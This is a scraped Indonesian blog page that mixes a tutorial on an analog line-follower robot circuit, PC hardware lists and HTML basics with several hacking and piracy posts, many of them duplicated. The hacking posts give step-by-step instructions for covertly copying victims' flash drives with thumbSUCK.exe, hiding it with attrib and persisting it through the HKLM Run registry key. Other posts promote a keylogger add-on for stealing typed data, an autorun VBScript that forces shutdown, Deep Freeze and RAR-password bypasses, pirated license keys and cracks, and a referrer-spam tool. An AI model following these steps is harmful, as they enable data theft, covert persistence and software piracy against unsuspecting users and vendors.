
► Jika ada arus yang mengalir dari rangkaian sensor ke rangkaian ini maka tegangan masukan untuk rangkaian ini mendekati Vcc, akibatnya pada IC 2 tegangan di terminal ( + ) < ( – ), maka LED-B on, sedangkan pada IC 1 sebaliknya maka LED-A off. Kondisi antara titik A dan B akan selalu keterbalikan. C. Prinsip Kerja Driver Motor Driver adalah rangkaian yang tersusun dari transistor yang digunakan untuk menggerakkan motor DC. Dimana komponen utamanya adalah transistor yang dipasang sesuai karakteristiknya.

Gambar Rangkaian driver H-Bridge Transistor
Pada saat input A berlogika 1, maka ada arus yang mengalir pada rangkaian, akibatnya transistor 1 dan 4 on karena basis terbias, sehingga motor berputar. Sehingga saat input A berlogika 1 maka input B akan berlogika 0, jadi transistor 2 dan 3 akan off.
Pada saat input B berlogika 1, maka ada arus yang mengalir pada rangkaian, akibatnya transistor 2 dan 3 on karena basis terbias, sehingga motor berputar tapi dengan arah yang berlawanan.
untuk lebih lengkap mengenai penjelasan rangkaian tersebut, kalian dapat memdownload makalah robot line follower analog disini…Selamat mencoba…

Read more
buat kamu-kamu yang baru saja tertarik pada dunia robot dan pengen banget membuat robot maka belajar lah dahulu dari yang dasar, nach membuat robot line follower analog merupakan dasar-dasar dari merancang robot…(q dulu belajarnya dari analog…) tentu saja nanti berkembang menuju digital…
apa saja sich komponen dasar dari sistem robot itu….? setau ku robot terdiri dari komponen input (masukkan, contohnya sensor), pengolah dan output (keluaran), nach sistem robot line follower analog belum lah kompleks jika dibandikan dengan robot seperti humanoid contoh ASIMO,… untuk dasar membuat robot kita gak perlu membuat robot asimo, hehe susah banget kali…., line follower analog juga dah bisa dikatakan robot, sebab dikatakan robot jika benda tersebut telah dapat begerak atw berjalan secara automatik tanpa bantuan operator.
komponen dasar dari sistem robot:

hmmm tulis apa lagi ya…. langsung aja dech nich q share salah satu rangkaian dari robot line follower analog….

rangkaian Line Follower Analog diatas terdapat 3 bagian utama, yaitu bagian sensor, komparator dan driver. Untuk bagian sensor digunakan photodioda sebagai sensor cahaya, sedangkan komparatornya menggunakan IC LM 324 sebagai pembanding tegangan dan untuk drivernya digunakan H- Bridge Transistor.
Cara kerja dari rangkaian-rangkaian Line Follower Analog tersebut adalah sebagai berikut :
A. Prinsip Kerja Sensor
Sensor yang digunakan terdiri dari photo dioda. Sensor ini nilai resistansinya akan berkurang bila terkena cahaya dan bekerja pada kondisi riverse bias. Untuk sensor cahayanya digunakan LED Superbright, komponen ini mempunyai cahaya yang sangat terang, sehingga cukup untuk mensuplai cahaya ke photo dioda.
Gambar Rangkaian sensor

Cara kerjanya :

Gambar Sensor tidak terkena cahaya
Jika photo dioda tidak terkena cahaya, maka nilai resistansinya akan besar atau dapat kita asumsikan tak hingga. Sehingga arus yang mengalir pada komparator sangat kecil atau dapat diasumsikan dengan logika 0.

Gambar Sensor terkena cahaya
Jika photo dioda terkena cahaya, maka photo dioda akan bersifat sebagai sumber tegangan dan nilai resistansinya akan menjadi kecil, sehingga akan ada arus yang mengalir ke komparator dan berlogika 1.
B. Prinsip Kerja Komparator
Komparator pada rangaian ini menggunakan IC LM 324 yang didalamnya berisi rangkaian Op Amp digunakan untuk membandingkan input dari sensor. Dimana input akan dibandingkan dari Op Amp IC LM 324 yang output berpulsa high. Sehingga tidak perlu adanya pull up pada outputnya. IC ini dapat bekerja pad range 3 volt sampai 30 volt dan dapat bekerja dengan normal mulai tegangan 6 volt.
Dalam rangkaian ini juga terdapat 4 LED, yang berfungsi sebagai indikator. Untuk mengatur tagangan pada pembanding, disambungkan Variable Resistor (VR) diantara kedua OP Amp IC LM 324. Untuk datasheet LM324 silakan unduh disini.
Gambar Rangkaian komparator
► Jika tidak ada arus yang mengalir dari rangkaian sensor ke rangkaian ini maka tegangan masukan untuk rangkaian ini adalah 0 Volt, akibatnya pada IC 1 tegangan di terminal ( + ) > ( – ), maka LED-A on, sedangkan pada IC 2 sebaliknya LED-B off.
► Jika ada arus yang mengalir dari rangkaian sensor ke rangkaian ini maka tegangan masukan untuk rangkaian ini mendekati Vcc, akibatnya pada IC 2 tegangan di terminal ( + ) < ( – ), maka LED-B on, sedangkan pada IC 1 sebaliknya maka LED-A off. Kondisi antara titik A dan B akan selalu keterbalikan. C. Prinsip Kerja Driver Motor Driver adalah rangkaian yang tersusun dari transistor yang digunakan untuk menggerakkan motor DC. Dimana komponen utamanya adalah transistor yang dipasang sesuai karakteristiknya.
Gambar Rangkaian driver H-Bridge Transistor
Pada saat input A berlogika 1, maka ada arus yang mengalir pada rangkaian, akibatnya transistor 1 dan 4 on karena basis terbias, sehingga motor berputar. Sehingga saat input A berlogika 1 maka input B akan berlogika 0, jadi transistor 2 dan 3 akan off.
Pada saat input B berlogika 1, maka ada arus yang mengalir pada rangkaian, akibatnya transistor 2 dan 3 on karena basis terbias, sehingga motor berputar tapi dengan arah yang berlawanan.
untuk lebih lengkap mengenai penjelasan rangkaian tersebut, kalian dapat memdownload makalah robot line follower analog disini…Selamat mencoba…

0 Memasang Keylogger Dengan Firefox
Label:
Tutorial

Keylogger Pasti udah gak asing lagi di mata para hacker, Keylogger adalah sebuah perangkat baik perangkat keras atau perangkat lunak yang digunakan untuk memantau penekanan tombol keyboard. jadi Keylogger sangat berguna sekali untuk metode hacking hehe metode ini sering digukan untik mecuri data data yang sudah di ketik oleh keyboard.
Untuk Memasang Keylogger Dengan Mozilla Firefox. kita hanya Cukup add ons pada browser kita
https://addons.mozilla.org/id/firefox/addon/keylogger-220858/ [5 kb]
http://statics.nandocyber4rt.tk/keylogger-1.5-fx.xpi [versi indo]
Cara Menggunakan :
Setelah di install di browser Firefox, tekan ALT + L, lalu kita diminta password untuk membuka file log-nya, INGAT, JANGAN SAMPAI LUPA!! Karena meski sudah di uninstall addon-nya, password tetap tidak tereset/ganti pass.
Klogger ini full bekerja secara OFFLINE, jadi gak usah khawatir ada yang mau mencuri data kita.
0
Rabu, 23 November 2011
Label:
Tutorial
1.Komponen setandar perakitan PC (13 komponen)
1.Perosesor
2.VGA catrd
3.Hard disk
4.Mainboard
5.CD ROM
6.Kabel data:Sata,Atta
7.Heatsink
8.Casing
9.Power supply
10.RAM
11.Pendingin / Fan
12.Baterai cmos
13.floppy disk
2.Media penyimpana yaitu :
1.Hard disk
2.RAM
3.CD ROM/DVD ROM
4.Flash disk
5.Floppy disk / Disket
3.Langkah merawat komponen yaitu :
1.Power supply yaitu dengan cara membersihkan debu yg ada didalam power supply.
2.LCD/Monitor yaitu dengan cara memberi cairan kusus buat LCD atau juga bisa di ganti dengan
"celing motor".Caranya dengan mengasih celing motor kekain yg tidak berserat lalu digosokan keLCD.
3.RAM yaitu dengan membersihkan debu yg ada dalam selah-selah selot RAM dengan menggunakan puas
yg kecil dan bila kaki dari memori sudah tidak berwarna kuning atau sudang berganti warna menjadi
kehitam-hitaman caraya dengan menggosok kaki memori dengan penghapus pensil.
4.Hard disk yaitu dengan membersihkan dalaman hard disk dari debu yg menempel pada piringannya.
Read more
1.Perosesor
2.VGA catrd
3.Hard disk
4.Mainboard
5.CD ROM
6.Kabel data:Sata,Atta
7.Heatsink
8.Casing
9.Power supply
10.RAM
11.Pendingin / Fan
12.Baterai cmos
13.floppy disk
2.Media penyimpana yaitu :
1.Hard disk
2.RAM
3.CD ROM/DVD ROM
4.Flash disk
5.Floppy disk / Disket
3.Langkah merawat komponen yaitu :
1.Power supply yaitu dengan cara membersihkan debu yg ada didalam power supply.
2.LCD/Monitor yaitu dengan cara memberi cairan kusus buat LCD atau juga bisa di ganti dengan
"celing motor".Caranya dengan mengasih celing motor kekain yg tidak berserat lalu digosokan keLCD.
3.RAM yaitu dengan membersihkan debu yg ada dalam selah-selah selot RAM dengan menggunakan puas
yg kecil dan bila kaki dari memori sudah tidak berwarna kuning atau sudang berganti warna menjadi
kehitam-hitaman caraya dengan menggosok kaki memori dengan penghapus pensil.
4.Hard disk yaitu dengan membersihkan dalaman hard disk dari debu yg menempel pada piringannya.
0 kode-dasar-html-untuk-pembelajaran
Sabtu, 23 April 2011
Label:
Tutorial
Kali ini saya posting berupa kode-kode dasar HTML
semoga bisa berguna untuk yang belajar HTML code.
ELEMEN DASAR :
: Menyatakan sebagai file HTML yang harus berada di awal & akhir suatu file HTML (jenis dokumen)
: Sebagai pembuka suatu file HTML (header)
FORMAT TAMPILAN / FONT :
: Membuat huruf tebal (bold)
: Membuat huruf miring (italic)
: Membuat garis bawah pada huruf (underline)
: Membuat subscript (geser bawah)
: Membuat superscript (geser atas)
: Membuat huruf berjarak tetap
: Membuat pra-format
: Mengatur jarak huruf (? : ganti dengan huruf)
: Membuat huruf kedip (blink)
: Ukuran font (? : ganti dengan huruf 1-7)
: Merubah ukuran font (? : ganti dengan huruf 1-7)
: Merubah color / warna font, kode warna bisa di lihat di sini (# : ganti dengan kode warna)
: Menentukan jenis font (** : ganti dengan jenis font, arial, times new roman dll)
: Untuk pindah line / baris baru
: Membuat huruf ukuran besar
: Membuat huruf ukuran kecil
: Membuat kutipan block
: Menuliskan variabel
: Bagian / divisi
: Penataan posisi bagian / divisi (| : pilih salah satu)
: Membuat paragraf
: Membuat garis datar /horisontal
Read more
semoga bisa berguna untuk yang belajar HTML code.
ELEMEN DASAR :
: Menyatakan sebagai file HTML yang harus berada di awal & akhir suatu file HTML (jenis dokumen)
: Sebagai pembuka suatu file HTML (header)
FORMAT TAMPILAN / FONT :
: Membuat huruf tebal (bold)
: Membuat huruf miring (italic)
: Membuat garis bawah pada huruf (underline)
: Membuat subscript (geser bawah)
: Membuat superscript (geser atas)
: Membuat huruf berjarak tetap
: Membuat pra-format
: Mengatur jarak huruf (? : ganti dengan huruf)
: Membuat huruf kedip (blink)
: Ukuran font (? : ganti dengan huruf 1-7)
: Merubah ukuran font (? : ganti dengan huruf 1-7)
: Merubah color / warna font, kode warna bisa di lihat di sini (# : ganti dengan kode warna)
: Menentukan jenis font (** : ganti dengan jenis font, arial, times new roman dll)
: Untuk pindah line / baris baru
: Membuat huruf ukuran besar
: Membuat huruf ukuran kecil
: Membuat kutipan block
: Menuliskan variabel
: Bagian / divisi
: Penataan posisi bagian / divisi (| : pilih salah satu)
: Membuat paragraf
: Membuat garis datar /horisontal

0
Label:
Software
 Since AdWords destroyed all chances of a fair listing on search engines, more and more people are paying for traffic. It’s too expensive, but google make their $Billions all the same. Nobody likes to lose money right?
 Just released is a new program that trawls the internet and creates a CLICKABLE Referrer Link in a site’s webstats.
Let me explain what this, basically it’s a black hat tool that’s selling for about $30+ dollars. You can do all the SEO optimization you want – but in the end you still need backlinks, backlinks are important. Now say you have a website that’s not all that great, or you don’t have other high PR websites to give you backlinks – well you’d been in a but of a rut since you can’t really get a good ranking on the serps without links.
What this does is known as referrer spamming, it allows you to send fake referrers to various sites that display referrer information as links – so you enter your site url as the referrer and it finds some sites that show referrers (open stats, last refererers/top referrers, etc) and then sends your site as referrer, the result is the page thinks that you’re site is referring people to it and it displays your link prominently – then Google comes around and indexes these site (the good ones have high pr) and you get free backlinks.
A better name should have been backlink bot but I’m guessing that was taken.
0 Download Free Adobe Photoshop CS3 Portable + Serial Key
Selasa, 19 April 2011
Label:
Software
Aplikasi desain grafis paling top memang masih Adobe Photoshop. Program ini diluncurkan oleh Adobe untuk para Designer untuk membuat desain-desain yang cantik dan dapat bermanfaat untuk siapapun. Saya juga mengunakannya untuk keperluan desain-mendesain, untuk bisnis dan lain sebagainya. Maka dari itu, program ini sangat bermanfaat.
Silakan download Adobe Photoshop CS3 ini dengan gratis atau full free! Padahal seharusnya ya enggak gratis, tapi karena orang Indonesia yang hebat, jadi gratis gini, hehe. Silakan dinikmati programnya dan semoga bermanfaat. Link download adalah sebagai berikut:
0 Cara mencuri data penting dari flashdisk
Label:
Tutorial

Penggunaan flashdisk, saat ini, telah menjadi suatu barang yang sangat umum untuk digunakan. Baik untuk menyimpan file-file yang bersifat tidak penting hingga yang super penting.
Penggunaan flashdisk yang semakin umum ini, disebabkan oleh semakin murahnya harga sebuah flashdisk dan semakin besar kemampuan menyimpan data serta sifat mobilitasnya yang sangat tinggi.
Sifat yang terakhir tadi, mengakibatkan pemakaian flashdisk lebih beresiko. Apalagi menyimpan data-data penting dan rahasia.[/b
]
Berikut cara-cara yang sering digunakan untuk mencuri data-data dari flashdisk.
Tool yang dibutuhkan:
* thumbSUCK.exe yang dapat didownload dari "http://www.4shared.com/file/64646323/cc113881/thumbSUCK.html"
* CommandPrompt dari Start >> Run >> cmd
* Registry Editor dari Start >> Run >> regedit
Langkah-Langkah:
1. Setelah anda mendownloadnya, copy thumbSUCK.exe ke dalam suatu directory. Misalnya saja anda letakkan di Local Drive D:\ dalam folder SKYRIDER. Kemudian klik 2x file ThumbSUCK.exe tadi untuk menjalankannya. Buatlah folder tersebut menjadi super hidden dengan menggunakan atribut SUPER HIDDEN pada CommandPrompt agar korban tidak curiga. Ikuti panduan berikut:
* Klik Start >> Run lalu ketik cmd untuk memanggil Windows Command Processor
* Masuk ke drive D dengan mengetikkan D: kemudian tekan ENTER
* Untuk menjadikan folder tersebut menjadi super hidden, gunakan saja perintah attrib dengan format: attrib +s +h skyrider
2. Hingga tahap ini Anda telah bisa untuk mengkopi semua data yang ada dalam flashdisk secara otomatis, bila ada flashdisk yang terhubung di komputer Anda. Semua file akan disalin oleh ThumbSUCK.exe secara sembunyi-sembunyi. File yang telah dicuri oleh ThumbSUCK.exe akan disimpan di sub-folder sesuai dengan nama/volume label flashdisk di dalam folder SKYRIDER tadi kita buat.
3. Untuk melihat hasil curiannya, hilangkan atribut SUPERHIDDEN dari folder SKYRIDER. Cara:
* Klik Start >> Run lalu ketik cmd
* Ketik D: kemudian ENTER untuk masuk di drive D:
* Ketik attrib -s -h skyrider kemudian tekan ENTER
Bila telah berhasil, maka Anda bisa membuka folder SKYRIDER tadi dan semua data yang telah disalin oleh ThumbSUCK.exe. Untuk mendisable ThumbSUCK.exe, anda bisa menggunakan Windows TaskManager CRT+ALT+DEL
ThumbSUCK.exe tadi bisa dijalankan secara otomatis pada saat komputer dinyalakan (proses StartUp).
Alternatif pertama, dengan meletakkan ThumbSuck.exe pada folder Startup dalam menu Start > All Programs.
Alternatif kedua yaitu dengan menambahkan registry pada HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
Caranya:
* Pada Start >>Run kemudian ketik regedit
* Klik HKEY_LOCAL_MACHINE >> Klik SOFTWARE Klik Microsoft Klik Windows Klik CurrentVersion Klik Run
* Klik kanan New pilih String Value
* Ketik SKYRIDER sebagai key yang baru
* Klik kanan key yang baru dibuat SKYRIDER >> Modify isi value sama dengan lokasi ThumbSUCK.exe yaitu di D:\SKYRIDER\ThumbSuck.exe.
* Restart komputer Anda. Program ThumbSUCK.exe akan dijalankan secara otomatis.
Penggunaan flashdisk yang semakin umum ini, disebabkan oleh semakin murahnya harga sebuah flashdisk dan semakin besar kemampuan menyimpan data serta sifat mobilitasnya yang sangat tinggi.
Sifat yang terakhir tadi, mengakibatkan pemakaian flashdisk lebih beresiko. Apalagi menyimpan data-data penting dan rahasia.[/b
]
Berikut cara-cara yang sering digunakan untuk mencuri data-data dari flashdisk.
Tool yang dibutuhkan:
* thumbSUCK.exe yang dapat didownload dari "http://www.4shared.com/file/64646323/cc113881/thumbSUCK.html"
* CommandPrompt dari Start >> Run >> cmd
* Registry Editor dari Start >> Run >> regedit
Langkah-Langkah:
1. Setelah anda mendownloadnya, copy thumbSUCK.exe ke dalam suatu directory. Misalnya saja anda letakkan di Local Drive D:\ dalam folder SKYRIDER. Kemudian klik 2x file ThumbSUCK.exe tadi untuk menjalankannya. Buatlah folder tersebut menjadi super hidden dengan menggunakan atribut SUPER HIDDEN pada CommandPrompt agar korban tidak curiga. Ikuti panduan berikut:
* Klik Start >> Run lalu ketik cmd untuk memanggil Windows Command Processor
* Masuk ke drive D dengan mengetikkan D: kemudian tekan ENTER
* Untuk menjadikan folder tersebut menjadi super hidden, gunakan saja perintah attrib dengan format: attrib +s +h skyrider
2. Hingga tahap ini Anda telah bisa untuk mengkopi semua data yang ada dalam flashdisk secara otomatis, bila ada flashdisk yang terhubung di komputer Anda. Semua file akan disalin oleh ThumbSUCK.exe secara sembunyi-sembunyi. File yang telah dicuri oleh ThumbSUCK.exe akan disimpan di sub-folder sesuai dengan nama/volume label flashdisk di dalam folder SKYRIDER tadi kita buat.
3. Untuk melihat hasil curiannya, hilangkan atribut SUPERHIDDEN dari folder SKYRIDER. Cara:
* Klik Start >> Run lalu ketik cmd
* Ketik D: kemudian ENTER untuk masuk di drive D:
* Ketik attrib -s -h skyrider kemudian tekan ENTER
Bila telah berhasil, maka Anda bisa membuka folder SKYRIDER tadi dan semua data yang telah disalin oleh ThumbSUCK.exe. Untuk mendisable ThumbSUCK.exe, anda bisa menggunakan Windows TaskManager CRT+ALT+DEL
ThumbSUCK.exe tadi bisa dijalankan secara otomatis pada saat komputer dinyalakan (proses StartUp).
Alternatif pertama, dengan meletakkan ThumbSuck.exe pada folder Startup dalam menu Start > All Programs.
Alternatif kedua yaitu dengan menambahkan registry pada HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
Caranya:
* Pada Start >>Run kemudian ketik regedit
* Klik HKEY_LOCAL_MACHINE >> Klik SOFTWARE Klik Microsoft Klik Windows Klik CurrentVersion Klik Run
* Klik kanan New pilih String Value
* Ketik SKYRIDER sebagai key yang baru
* Klik kanan key yang baru dibuat SKYRIDER >> Modify isi value sama dengan lokasi ThumbSUCK.exe yaitu di D:\SKYRIDER\ThumbSuck.exe.
* Restart komputer Anda. Program ThumbSUCK.exe akan dijalankan secara otomatis.
0
Label:
Software

Walaupun ciptaan bocah umur belasan, namun anti virus berbasis visual basic ini cukup mumpuni dalam melawan virus lokal ataupun global. Tampilan grafis yang sederhana serta dukungan data base virus yang terus terbarui membuat Artav Anti Virus ini banyak diunduh.
Perlu waktu setahun bagi Ival -- sapaan akrabnya -- untuk membuat Artav. Awalnya, Ival memberikan antivirus buatannya kepada teman-temannya dan keluarganya. Mendapatkan respons positif, Ival lalu memberanikan diri untuk memposting antivirus buatannya di Facebook. Begitu diposting di Facebook, respons dari masyarakat cukup bagus dan sampai saat ini sudah lebih dari 26.267 kali anti virus yang bernama Artav tersebut di-download pengguna komputer.

Penasaran sama antivirus Artav? Silahkan langsung download DI SINI atau kunjungi situsnya http://www.artav-antivirus.com/
0 Smadav 8.3 Pro With Key
Label:
Software
Link: DOWNLOAD
Buat sahabat blogger yang key smadav 8.2 nya udah tidak bisa digunakan sama smadav 8.3,bisa coba gunakan key berikut:
Nama: remoxpfans
Key:993899402050
Nama:remoxpfans2010
Key:998899828062
Untuk menghilangkan tanda bajakan, coba masukan "anti pembajakan" tanpa tanda kutip di kolom nama, kemudian klik register.
lalu bikin 1x lagi dengan key yang diatas ...
bajakan akan hilang sendiri hehehe....
Read more
Buat sahabat blogger yang key smadav 8.2 nya udah tidak bisa digunakan sama smadav 8.3,bisa coba gunakan key berikut:
Nama: remoxpfans
Key:993899402050
Nama:remoxpfans2010
Key:998899828062
Untuk menghilangkan tanda bajakan, coba masukan "anti pembajakan" tanpa tanda kutip di kolom nama, kemudian klik register.
lalu bikin 1x lagi dengan key yang diatas ...
bajakan akan hilang sendiri hehehe....

0
Label:
Tutorial

Bisa dipakai untuk semua jenis windows
cara penginstalan :
> Install StopZilla
> Klo sudah terinstall,, pilih "Continue Using StopZilla, register later 15 day limit"
> Tutup stopZilla, dan pastikan tidak ada program dari stopZilla yang berjalan lagi
> Extract StopZilla Activator, dan jalankan "activator.exe"
> Jalankan StopZilla dan restart komputer.
> Ketika windows sudah ON kembali,, Install StopZilla v5.0.82.1, biarkan updatenya berjalan.
> 7. Ketika Instalasi selesai, StopZilla akan menjadi registered version
cara penginstalan :
> Install StopZilla
> Klo sudah terinstall,, pilih "Continue Using StopZilla, register later 15 day limit"
> Tutup stopZilla, dan pastikan tidak ada program dari stopZilla yang berjalan lagi
> Extract StopZilla Activator, dan jalankan "activator.exe"
> Jalankan StopZilla dan restart komputer.
> Ketika windows sudah ON kembali,, Install StopZilla v5.0.82.1, biarkan updatenya berjalan.
> 7. Ketika Instalasi selesai, StopZilla akan menjadi registered version
0 Cara Membobol / Membuka password file rar dan zip
Label:
Tutorial
Pernakah kamu mendownload file besar, seperti contohnya game berexstensi rar dan ternyata disitu meminta untuk memasukan password ? pasti jengkel sekali !!
tenang saja password tersebut bisa kita buka dengan bantuan SAYA melalui RarCrack
dengan aplikasi RarCrack kita bisa mebobolnya / membukanya.
Biasanya di internet memang ditawarkan download software pembuka zip,rar,7Zip yang terkunci, namun kita wajib mengeluarkan biaya, paling tidak mereka hanya menawarkan program trial yang ada expire datenya. Tetapi jika kamu adalah pengguna Linux (kalau kamu tidak punya Linux, silahkan file tersebut bawa kepada teman kamu yang mempunyai OS Linux dan ekstrak di komputernya, kemudian transfer file-file tersebut ke USB dan bawa pulang.
RarCrack adalah solusi yang bagus sebagai cara membuka file zip,rar,7zip yang terproteksi password. .
Cara menggunakannya :
RarCracknya dijalan terlebih dahulu.. Kemudian Drag (pindahkan)File Zip, Rar, 7Zip yang di pasword ke dalam RarCrack..
selesai . . .
ni Link nya kalu mau coba
Read more
tenang saja password tersebut bisa kita buka dengan bantuan SAYA melalui RarCrack
dengan aplikasi RarCrack kita bisa mebobolnya / membukanya.
Biasanya di internet memang ditawarkan download software pembuka zip,rar,7Zip yang terkunci, namun kita wajib mengeluarkan biaya, paling tidak mereka hanya menawarkan program trial yang ada expire datenya. Tetapi jika kamu adalah pengguna Linux (kalau kamu tidak punya Linux, silahkan file tersebut bawa kepada teman kamu yang mempunyai OS Linux dan ekstrak di komputernya, kemudian transfer file-file tersebut ke USB dan bawa pulang.
RarCrack adalah solusi yang bagus sebagai cara membuka file zip,rar,7zip yang terproteksi password. .
Cara menggunakannya :
RarCracknya dijalan terlebih dahulu.. Kemudian Drag (pindahkan)File Zip, Rar, 7Zip yang di pasword ke dalam RarCrack..
selesai . . .
ni Link nya kalu mau coba
0 Anti deep freeze v0.4
Label:
Software
anti deep freeze v0.4

Read more

support untuk:
* deep freeze 4
* deep freeze 5
* deep freeze 6 standard
* deep freeze 6 evolution
* deep freeze 7
cara penggunaannya:
* jalankan software anti deep freeze v04
* lalu pilih "open new proses"
* lalu klik "start"
* setelah itu akan terbuka jendela deep freeze baru
* klik ok
* deep freeze telah bobol
my link : CLICK HERE
* deep freeze 4
* deep freeze 5
* deep freeze 6 standard
* deep freeze 6 evolution
* deep freeze 7
cara penggunaannya:
* jalankan software anti deep freeze v04
* lalu pilih "open new proses"
* lalu klik "start"
* setelah itu akan terbuka jendela deep freeze baru
* klik ok
* deep freeze telah bobol
my link : CLICK HERE
0 Cara mudah Memasang Password di Flashdisk tanpa software
Minggu, 17 April 2011
Label:
Tutorial
Banyak aplikasi yang dapat memberi manfaat untuk mengunci flashdisk atau memberi password otomatis ke flashdisk. Tetapi beda lagi dengan postingan kali ini . sebelumnya cara ini saya dapatkan dari seorang programmer yang hebat http://inside-and.blogspot.com
"Cara ini sangat mudah dan bermanfaat apalagi seperti saya bermain di warnet sebelah rumah yang pakai flashdisk harus di comokin dulu di komputer sever. jadi bahaya dong bisa dibuka dari client lainnya"
Cara ini akan otomatis meminta password ketika flashdisk dimasukan ke PC dan jika password salah, maka komputer akan shutdown secara otomatis.
Langsung saja .
1. Buka Notepad
( Caranya : Start>>All Programs>>Accessories>>Notepad atau masuk di RUN lalu ketik notepaddan Enter) lalu copy paste script kode dibawah ini ke notepad
on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!","http://pedasmaniscinta.blogspot.com")
if quest="" then
m=MsgBox("Maaf anda belum memasukkan password...!", 0+0+48, "http://pedasmaniscinta.blogspot.com")
end if
loop
if quest="TULIS PASSWORD DISINI" then
s.run "shutdown -a"
sd.run winpath & "\explorer.exe /e,/select, " & Wscript.ScriptFullname
else
s.run "shutdown -s -t 0"
end if
TULIS PASSWORD DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama dengan "passwordlock.vbs" tanpa tanda kutip, sebelum di save as pastikan pilih all files.
2. setelah selesai diatas.
lalu buka Notepad lagi, untuk pengaturan otomatis setelah flashdisk dimasukan di PC.
copy paste script kode dibawah ini ke notepad.
[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=FLASHDISK TELAH DILENGKAPI CODE
anda dapat merubah kata "FLASHDISK TELAH DILENGKAPI CODE" sesuai kata-kata mutiara keinginan anda sendiri.
setelah itu lakukan penyimpanan seperti file yang pertama, tetapi pada bagian File name tulislah "autorun.inf" tanpa tanda kutip, sebelum di save as pastikan pilih all files.
Kemudian pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk anda.
langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi.
Cara hidden : klik kanan pada masing- masing autorun.inf dan passwordlock.vbs lalu pilih properties centang kotak yang ada di tanda hidden. selesai . . . .
Read more
"Cara ini sangat mudah dan bermanfaat apalagi seperti saya bermain di warnet sebelah rumah yang pakai flashdisk harus di comokin dulu di komputer sever. jadi bahaya dong bisa dibuka dari client lainnya"
Cara ini akan otomatis meminta password ketika flashdisk dimasukan ke PC dan jika password salah, maka komputer akan shutdown secara otomatis.
Langsung saja .
1. Buka Notepad
( Caranya : Start>>All Programs>>Accessories>>Notepad atau masuk di RUN lalu ketik notepaddan Enter) lalu copy paste script kode dibawah ini ke notepad
on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!","http://pedasmaniscinta.blogspot.com")
if quest="" then
m=MsgBox("Maaf anda belum memasukkan password...!", 0+0+48, "http://pedasmaniscinta.blogspot.com")
end if
loop
if quest="TULIS PASSWORD DISINI" then
s.run "shutdown -a"
sd.run winpath & "\explorer.exe /e,/select, " & Wscript.ScriptFullname
else
s.run "shutdown -s -t 0"
end if
TULIS PASSWORD DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama dengan "passwordlock.vbs" tanpa tanda kutip, sebelum di save as pastikan pilih all files.
2. setelah selesai diatas.
lalu buka Notepad lagi, untuk pengaturan otomatis setelah flashdisk dimasukan di PC.
copy paste script kode dibawah ini ke notepad.
[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=FLASHDISK TELAH DILENGKAPI CODE
anda dapat merubah kata "FLASHDISK TELAH DILENGKAPI CODE" sesuai kata-kata mutiara keinginan anda sendiri.
setelah itu lakukan penyimpanan seperti file yang pertama, tetapi pada bagian File name tulislah "autorun.inf" tanpa tanda kutip, sebelum di save as pastikan pilih all files.
Kemudian pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk anda.
langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi.
Cara hidden : klik kanan pada masing- masing autorun.inf dan passwordlock.vbs lalu pilih properties centang kotak yang ada di tanda hidden. selesai . . . .
0
Label:
Software


 Microsoft .NET Framework (Microsoft Dot Net Framework) adalah sebuah komponen yang dapat ditambahkan ke sistem operasi Microsoft Windows atau yang telah terintegrasi ke dalam Windows.
 Kerangka kerja ini menyediakan sejumlah besar solusi-solusi program untuk memenuhi kebutuhan-kebutuhan umum suatu program baru, dan mengatur eksekusi program-program yang ditulis secara khusus untuk framework ini.
.NET Framework adalah kunci penawaran utama dari Microsoft, dan dimaksudkan untuk digunakan oleh sebagian besar aplikasi-aplikasi baru yang dibuat untuk platform Windows. Sehingga terkadang ada bebeapa aplikasi yang tidak dapat kita jalankan karena pada Operating System kita tidak memiliki Microsoft .NET Framework
.NET Framework sebagai platform
.NET seringkali juga dapat diartikan sebagai platform, yang merupakan suatu lingkungan terpadu untuk pengembangan dan eksekusi untuk berbagai macam bahasa pemrograman dan kumpulan library untuk bekerja sama membuat dan menjalankan aplikasi berbasis Windows yang lebih mudah untuk dibuat, diatur, didistribusikan, dan diintegrasikan dengan sistem jaringan lain.
Microsoft .NET Framework 4 RC
The .NET Framework is Microsoft’s comprehensive and consistent programming model for building applications that have visually stunning user experiences, seamless and secure communication, and the ability to model a range of business processes. The .NET Framework 4 works side by side with older Framework versions. Applications that are based on earlier versions of the Framework will continue to run on the version targeted by default.
System Requirements :
- Supported Operating Systems : Windows 7, Windows Server 2003, Windows Server 2008, Windows Vista
- Minimum Hard Disk Space : x86: 850 MB , x64 : 2 GB
- Processor and RAM : Pentium 1 GHz or faster, 512 MB or more RAM (Recommended)
- CD or DVD Drive : Not required
DOWNLOAD : CLIK HERE